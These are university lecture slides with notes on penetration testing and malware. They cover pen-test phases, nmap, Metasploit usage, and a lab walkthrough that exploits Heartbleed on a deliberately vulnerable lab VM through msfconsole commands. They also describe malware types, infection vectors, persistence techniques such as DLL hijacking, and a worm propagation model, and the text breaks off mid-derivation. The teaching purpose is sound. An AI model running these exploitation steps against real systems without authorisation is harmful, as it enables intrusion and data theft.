
Penetration Test & Malware

Pericle Perazzo
Dept. of Information Engineering
University of Pisa
pericle.perazzo@iet.unipi.it
Version: 2018-05-31

Penetration Test & Malware

PENETRATION TEST



A *penetration test* (pen test, in brief) is an authorized attack to a computer system. The aim is to determine the security level of a system and report to the system's owner the possibly found vulnerabilities. A penetration test can be overt (or white-box) or covert (or black-box). In *overt* penetration tests, the pentester is given full knowledge of the system details, and the organization is aware that a penetration test is ongoing. Overt pen tests are generally cheaper and quicker, and they can find lots of vulnerabilities. However, they are generally less realistic. In *covert* penetration test, the system details are hidden to the pentester, and (most of) the organization is unaware that a penetration test is ongoing. Covert pen tests are more expensive, and they usually find only the easiest and most exploitable vulnerabilities. However, they are more realistic, since they also evaluate the reaction capabilities of the security team of the organization.


Penetration Test

UNIVERSITÀ DI PISA

- Standard phases:
  - Pre-engagement interactions
  - Intelligence gathering
  - Threat modeling
  - Vulnerability analysis
  - Exploitation
  - Post exploitation
  - Reporting

4

The pre-engagment interactions are initial discussions with the costumer about the actions which will be done in order to assess the system's security. During the intelligence gathering phase, the pentester gathers any information he/she can about the costumer's organization (including websites, social networks, etc.). During the threat modeling phase, the pentester identifies all the possible threats which can affect the system and the most viable attack strategies. In the vulnerability analysis phase, the pentester seeks ways to access the target in practice. This phase includes for example port scanning. The exploitation phase is the actual attack. The post exploitation phase involves analyzing what a real adversary could do with the information gathered and/or access obtained after the attack. Finally, the reporting phase involves reporting to the costumer the found vulnerabilities and suggest how to address them.



One of the most used tools for the vulnerability analysis on the target machine is nmap. Nmap is an open-source tool which scans all the TCP and UDP ports on the target machine and reports the open ones. By using the -A flag, nmap also performs heuristic tests in order to gather additional information. In particular, nmap reports which software is running at the open ports, which version of such a software, and the OS family and version.

Exploitation

UNIVERSITÀ DI PISA

- Metasploit framework
  - A collection of tools for penetration testing
  - Fully integrated in the Kali Linux distribution
  - Launch using the icon, or by running `msfconsole` in a terminal

metasploit®

Metasploit

UNIVERSITÀ DI PISA

- Useful commands:
  - `msfconsole`: launch Metasploit console
  - `search [keyword]`: search a keyword in the metasploit database
  - `info [exploit_name]`: get additional info about a particolar exploit
  - `use [exploit_name]`: select an exploit as the "current" one
  - `set [option_name] [option_value]`: set a value for an option of the current exploit
  - `run`: run the current exploit

Laboratory Time

UNIVERSITÀ DI PISA

Heartbleed Exercise

UNIVERSITÀ DI PISA

- Leverage the Heartbleed bug against Bee-Box
- Get the IP address of the victim:
  - > ifconfig eth0

```
root@bee-box:/home/bee# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:fb:2c:86
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fefb:2c86/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5720 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4031 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3608067 (3.4 MB)  TX bytes:588386 (574.5 KB)
          Base address:0xd010 Memory:f0000000-f0020000
```

Heartbleed Exercise

UNIVERSITÀ DI PISA

- Port-scan the victim
- On port 8443: Heartbleed-vulnerable web server (nginx)
- Retrieve information on Heartbleed exploit
  - `search heartbleed`
  - `info auxiliary/scanner/ssl/openssl_heartbleed`

Heartbleed Exercise

UNIVERSITÀ DI PISA

- Attack the victim
  - Set Heartbleed as current exploit
  - Set RHOSTS, RPORT, and verbose options

```
msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 8443
RPORT => 8443
msf auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true
verbose => true
msf auxiliary(scanner/ssl/openssl_heartbleed) > exploit
```

Penetration Test & Malware

MALWARE

Who writes malware?

UNIVERSITÀ DI PISA

- Programmers who want to prove their skills to the community (jokes, skill proofs)
- Political activists (denials of service)
- Criminals (pay-per-click advertisements, information stealing, blackmails)
- Intelligence agencies (espionage, sabotage)

13

In the past ('80-'90), the virus writers were principally young male programmers wanting to prove their skills to the community of “black hats”. Nowadays, malware is developed mainly for business, politic, or espionage purposes. Political activists typically write malware to attack a specific website of a company or organization. Criminals develop malware in order to show pay-per-click advertisements, or to steal and sell passwords, credit card numbers, or personal information. Moreover, they can blackmail victims by blocking their computer and demanding a ransom to unblock them, or they can simply sell malware to other parties (black market). Finally, intelligence agencies develop malware to steal strategic information from world leaders, or to perform industrial espionage or industrial sabotage.

Terminology

UNIVERSITÀ DI PISA

- *Malware*: generic software that performs features unwanted by the user
- *Virus*: a piece of code that infects a file and self-replicates to other files
  - But also: generically, self-replicating malware
- *Worm*: a program that infects a computer and self-replicates to other computers through a network
- *Trojan horse*: misleads the user about its true intent and does not self-replicate

14

Modern malware is hard to classify rigidly, because it usually has different features. An important classification is based on its infection paradigm (if any). A virus is a piece of code that infects a *file*, typically executables or any files capable of containing code (e.g., .doc, .pdf, etc.), and self-replicates to other files. Actually, viruses are rare nowadays, because their infection is easy to detect by anti-virus software. However, the term “virus” is also used to indicate a generic self-replicating malware. A worm is a program that infects a *computer* (not a single file, like viruses do), and self-replicates to other computers through a network. Worms are the most common kind of self-replicating malware nowadays. A Trojan horse (or Trojan) is a malicious program that appears to be legitimate, thus misleading the user about its true intent. It usually does not self-replicate, and infects the victims by social engineering (e.g., an hacker that sends an email with malicious attachment).

Terminology

UNIVERSITÀ DI PISA

- *Spyware*: collects information about the user
- *Keylogger*: records the key strokes to steal passwords, etc.
- *Adware*: displays advertising (not necessarily malware)
- *Rootkit*: grants privileged access to the host system
- *Dialer*: performs phone calls to premium numbers

15

Keylogger is very useful to steal passwords. Adware shows advertising to the user, and is not necessarily malware. It is considered malware if the user did not give his consent to receive such advertising.


Terminology

UNIVERSITÀ DI PISA

- *Botnet*: A network of infected computers receiving orders from a command & control point (C&C)
- *Ransomware*: blocks some features of the victim computer, and demands a ransom to unblock them
- *Cryptominer*: uses victim's computer to mine cryptocurrencies

16

Botnets are typically used to launch Distributed Denial of Service (DDoS) attacks against a specific target. Ransomware typically encrypts user information and then asks the user a ransom in bitcoins or other cryptocurrencies for the decryption key.



Advanced Persistent Threat is a long-term hacking process usually employed in industrial or political espionage.

Penetration Test & Malware


COMMON FEATURES

Common Features

- Infection
- Persistency
- Self-replication
- Concealment
- Damage

19

The only feature common to all malware is *infection*, that is, the capability of executing the first time on a host against the will of the user. To do this, malware can leverage poor precautions by the user and/or security vulnerability of some software components. Malware can be *persistent*, which means that it keeps the host infected after a reboot. Malware can *self-replicate*, that is, it can automatically infect other hosts with copies of itself. Malware can adopt *concealment* techniques, in order to avoid being detected by the user or by anti-virus software. Finally, malware can *damage* the host and/or other victims.




There are countless infection mechanisms. The most common ones involve social engineering, for example sending emails with Trojan attachments, or deceiving users into downloading Trojan files from malicious (or poorly controlled) websites. A common infection method for embedded devices (e.g., routers, IP cameras, etc.) is to break authentication by credential stuffing with a database of default passwords (e.g., admin/admin, etc.).


Infection

UNIVERSITÀ DI PISA


- Abandon somewhere an USB stick or a DVD with malware in auto-run mode




21




Another classic method is leveraging buffer overflow or injection vulnerabilities to run arbitrary code on the victim machine.



Persistency is the ability of self-execute after reboots. Viruses typically prepend themselves at the beginning of legitimate executable files. Worms can leverage many persistency techniques, for example register themselves as start-up programs.



Another common persistency technique is DLL hijacking, in which malware replaces a dynamic library (DLL in Windows, SO in Unix) with malware code. Every time a legitimate process calls some API function of the library, malware is executed. The malware code, after performing some malicious action, calls in turn the legitimate API function of the legitimate dynamic library, in order to conceal its presence.



Another method is to replace a legitimate interrupt handler with malware code. Every time a legitimate process triggers such an interrupt, malware is executed.


Self-Replication

UNIVERSITÀ DI PISA


- Infection vectors for self-replication:
  - Malicious packets sent to vulnerable processes at random IP addresses
  - Emails with infectious attachment sent to all the host's contacts
  - Copying itself in auto-run mode to all mounted USB sticks
  - Etc.

26

The infection mechanisms for self-replication are as countless as those for the first infection.



The Random Constant Spread (RCS) is a simple propagation model for computer worms under the assumption that infections are completely random, meaning that an infected host can infect with the same probability any other host. This may not be true in the real world, for example because firewalls block infection attempts and thus it is easier that an infected machine infects other machines in its intranet rather than in the global Internet. In addition, the simple RCS model assumes that victims do not undertake any defense at all, i.e., no patches, no malware removal tools, etc., and they do never turn off or unplug their infected machines. In other words, an infected machine remains infected and infectious forever. This assumption holds only at the initial stage of the epidemic.



Under these simplifying assumptions, the average trend of the infected machines over time can be described by a simple function. We indicate with N the number of susceptible machines (i.e., the machines which can be infected) at infection start, and with K the number of infections that an infected machine can do in a time unit. We further indicate with A(t) the machines infected at time t, and with A'(t) the time-unit increment of such a number at time t. The following differential equation holds:

A'(t) = A(t)*K*(1-A(t)/N).

This is because the increment of infected machines is proportional to the infections that all the infected machines can do (A(t)*K) times the ratio of susceptible machines not yet infected (1-A(t)/N). Though quadratic, this differential equation allows for a simple solution:

